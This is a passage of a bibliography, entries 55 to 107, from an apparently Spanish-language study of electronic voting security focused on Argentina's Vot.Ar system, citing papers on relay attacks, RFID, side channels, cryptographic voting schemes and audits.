- [55] Exploit Database. (2016, Oct.) Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' Race Condition Privilege Escalation (SUID). [Online]. <https://www.exploit-db.com/exploits/40616/>
- [56] Karthikeyan Bhargavan and Gaëtan Leurent, *Collision Attacks on HTTP over TLS and OpenVPN.*, 2016.
- [57] R. Saltman, *Auditability and Voter Confidence in Direct Recording (DRE) Voting Systems.*, 2001.
- [58] ACE Projects. [Online]. http://aceproject.org/ace-es/focus/fo_e-voting/fo_e-voting-auditing
- [59] Ken Thompson, *Reflections on Trusting Trust.*, 1984.
- [60] I. Barrera Oro, E. Chaparro, S. D. Lerner, A. Ortega, J. Rizzo, F. Russ, J. Smaldone, N. Waisman S. Amato, *Vot.Ar: Una mala elección.*, 2015.
- [61] Javier Smaldone. (2016) Youtube - Escrutinio en Neuquén con el sistema de voto electrónico *Vot.Ar*. [Online]. <https://www.youtube.com/watch?v=xUfJsijhGWs>
- [62] Grupo MSA. (2017) *Vot.Ar*. [Online]. <http://www.votar.com.ar/>
- [63] Grupo MSA. Análisis comparativo de los Sistemas de Votación. [Online]. http://www.votar.com.ar/archivos/prensa/matriz_comparativa_de_sistemas_electorales.pdf
- [64] Javier Smaldone. (2016) Youtube - Demostración del "puntero digital" en el plenario de la Cámara de Diputados. [Online]. <https://www.youtube.com/watch?v=XA3JZ2HWQuA>
- [65] NXP. (2017) SL2S2002_SL2S2102: ICODE® SLIX. [Online]. http://www.nxp.com/products/identification-and-security/smart-label-and-tag-ics/icode/icode-slix:SL2S2002_SL2S2102#overviewExpand
- [66] Memoria Descriptiva de la Patente de Invención. Disposición y Método de Voto Electrónico solicitada por MSA Magic Software Argentina. [Online]. <https://www.vialibre.org.ar/wp-content/uploads/2015/05/memoria.descriptiva.patente.votoelectronico.pdf>
- [67] Y. Oren and A. Wool, *Relay attacks on RFID-based electronic voting systems.*, 2009.
- [68] G.P. Hancke, K.E. Mayes, and K. Markantonakis, *Confidence in Smart Token Proximity: Relay Attacks Revisited.*, 2009.
- [69] Z. Kfir and A. Wool, *Picking virtual pockets using relay attacks on contactless Smartcard Systems.*, 2005.
- [70] I. Kirschenbaum and A. Wool, *How to build a low-cost, extended-range RFID skimmer.* Canada, 2006.
- [71] Security Research Labs. (2014) BadUSB On accessories that turn evil. [Online]. <https://srlabs.de/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf>
- [72] Jaime Blasco Bermejo - OWASP Spain Chapter Meeting. (2007) Ataques DoS en Aplicaciones Web. [Online]. https://www.owasp.org/images/2/2b/Conferencia_OWASP.pdf
- [73] Fundación Vía Libre. (2015) Ataque a sistema de voto electrónico *Vot.Ar* (BUE) permite sumar multiples votos con una sola boleta. [Online]. <https://www.vialibre.org.ar/wp->

content/uploads/2015/07/AtaqueMulti-VotoaSistemaVot.Ar_.pdf

- [74] Claudio Enrique Righetti. (2015) Departamento de Computación - Facultad de Ciencias Exactas y Naturales - UBA. [Online]. <https://www.eleccionesciudad.gob.ar/uploads/auditorias/OAT%20informe%202.pdf>
- [75] Mordechai Guri and Yuval Elovici, *AirHopper: Bridging the Air-Gap between Isolated Networks and Mobile Phones using Radio Frequencies.*, 2014.
- [76] Javier Smaldone. (2016) Youtube. [Online]. <https://www.youtube.com/watch?v=xUfJsjjhGWs>
- [77] Guillaume Lehenbre, *Seguridad Wi-Fi – WEP, WPA y WPA2*. Francia, 2006.
- [78] IETF Tools. (2012) rfc6797. [Online]. <https://tools.ietf.org/html/rfc6797>
- [79] CISCO. Configuring Dynamic ARP Inspection. [Online]. <http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SXF/native/configuration/guide/swcg/dynarp.pdf>
- [80] M. Burmester and E Magkos, *Secure Electronic Voting.*, 2002.
- [81] J. Benaloh, *Ballot casting assurance via voter-initiated poll station auditing.*, 2007.
- [82] D. Sandler, K. Derr, and D. S Wallach, *otebox: a tamperevident, verifiable electronic voting system.*: 'Proceedings of the 17th conference on Security symposium', 2008.
- [83] Craig Gentry, *A FULLY HOMOMORPHIC ENCRYPTION SCHEME.*, 2009.
- [84] Michael O'Keeffe, *The Paillier Cryptosystem - A Look Into The Cryptosystem And Its Potential Application.*, 2008.
- [85] Jorge Villar Santos, Carles Padró Laimón, and Germán Sáez Moreno, *COMPARTICIÓN DE SECRETOS EN CRIPTOGRAFÍA.*, 1997.
- [86] INTECO - Instituto Nacional de Tecnologías de la Comunicación, *LA TECNOLOGÍA NFC: APLICACIONES Y GESTIÓN DE SEGURIDAD.*, 2013.
- [87] Carlos Vegas González, *The new belgian e-voting system.*, 2012.
- [88] Jonathan Ben-Nun et al., *A new implementation of a dual (paper and cryptographic) voting system.*, 2012.
- [89] Stefan Popoveniuc and Ben Hosp. (2006) An Introduction to Punchscan. [Online]. <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.528.6713&rep=rep1&type=pdf>
- [90] David Chaum et al. (2009) Scantegrity II: End-to-End Verifiability for Optical Scan Election Systems using Invisible Ink Confirmation Codes. [Online]. https://www.usenix.org/legacy/event/evt08/tech/full_papers/chaum/chaum.pdf
- [91] CHRIS CULNANE, PETER Y. A. RYAN, STEVE SCHNEIDER, and VANESSA TEAGUE. (2009) vVote: a Verifiable Voting System. [Online]. <http://www.computing.surrey.ac.uk/personal/st/S.Schneider/papers/2015/TRACMTISSEC2015.pdf>

- [92] Peter Y. A. Ryan et al. (2009) The Pret^a Voter Verifiable Election System. [Online]. <http://www.computing.surrey.ac.uk/personal/st/S.Schneider/papers/PretaVoter.pdf>
- [93] Karlsruhe Institute of Technology,., 2012.
- [94] D Chaum, *Blind signatures for untraceable payments.*, 1982.
- [95] D. Chaum, *Untraceable electronic mail, return addresses, and digital pseudonyms.*, 1981.
- [96] Joseph Lorenzo Hall, *Transparency and access to source code in e-voting.*, 2006.
- [97] Ross Anderson, *Security Engineering - Capítulo 17: Emission Security.*, 2001.
- [98] Francesc Daura Luna. (2015) Los filtros Tempest: centros de datos más seguros. [Online]. <http://www.redeweb.com/ficheros/articulos/p116a122.pdf>
- [99] Grupo Atenea - Seguridad Nacional powered by SolianiEMC, *Robo de información a través de emisiones electromagnéticas.*, 2014.
- [100] A. Menezed, P. Oorschot, and S. Vanstone, *Handbook of Applied Cryptography.*, 1996.
- [101] Observatorio del e-vote en Latinoamérica, "Reporte automatización del proceso electoral," 2011.
- [102] C. A. Neff, *Practical high certainty intent verification for encrypted votes, Technical report, VoteHere.*, 2004.
- [103] WhatsApp, *WhatsApp Encryption Overview Technical white paper.*, 2016.
- [104] Ben Adida and Ronald L. Rivest. (2006) Scratch & Vote - Self-Contained Paper-Based Cryptographic Voting. [Online]. <http://citeseerx.ist.psu.edu/viewdoc/download;jsessionid=00EA81752F2481F92760B945BCBB8A59?doi=10.1.1.310.917&rep=rep1&type=pdf>
- [105] Ben Adida. (2006) Advances in Cryptographic Voting Systems. [Online]. <http://assets.adida.net/research/phd-thesis.pdf>
- [106] Jose Pérez Corti. (2017) Voto Electrónico. [Online]. http://www.joseperezcorti.com.ar/voto_electronico.htm
- [107] Tribunal Electoral Provincia de Salta. (2015) Elecciones 2015. [Online]. <http://www.electoralsalta.gov.ar/wfVotoElectronico.aspx>